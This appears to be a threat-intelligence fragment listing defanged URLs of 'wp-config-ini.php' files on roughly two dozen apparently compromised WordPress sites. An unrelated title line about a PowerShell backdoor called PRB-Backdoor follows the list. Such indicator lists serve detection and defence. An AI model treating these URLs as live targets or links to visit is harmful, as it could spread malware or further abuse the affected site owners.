hxxp://aboutbodybuildingworkout[.]com//wp-config-ini.php
hxxp://www.goolinespace[.]com//wp-config-ini.php
hxxp://aqarco[.]com/wp-admin/wp-config-ini.php
hxxp://www.braidhairextensions[.]com//wp-config-ini.php
hxxp://www.bhakkarrishtey[.]com//wp-config-ini.php

hxxp://bestencouragementwords[.]com//wp-config-ini.php
hxxp://agricolavicuna.cl//wp-config-ini.php
hxxp://badlaretinaclinic[.]com/tmp/wp-config-ini.php
hxxp://get-paid-for-online-survey[.]com//wp-config-ini.php
hxxp://firstchoiceproperties[.]co.za//wp-config-ini.php
hxxp://habibtextiles.pk//wp-config-ini.php
hxxp://blueberrygroup[.]com.ar//wp-config-ini.php
hxxp://abrahamseed[.]co.za//wp-config-ini.php
hxxp://betandbeer.tips//wp-config-ini.php
hxxp://molepetravel[.]co.ls//wp-config-ini.php
hxxp://iiee.edu.pk//wp-config-ini.php
hxxp://bella-yfaceandbodyproduct[.]com//wp-config-ini.php
hxxp://www.algom-law[.]com//wp-config-ini.php
hxxp://thelawyerscanvas.pk//wp-config-ini.php
hxxp://satuwrite[.]com//wp-config-ini.php
hxxp://bazinga-shop.eu//wp-config-ini.php
hxxps://www.biosetinlabs[.]com/wp-admin/wp-config-ini.php

PRB-Backdoor - A Fully Loaded PowerShell Backdoor with Evil Intentions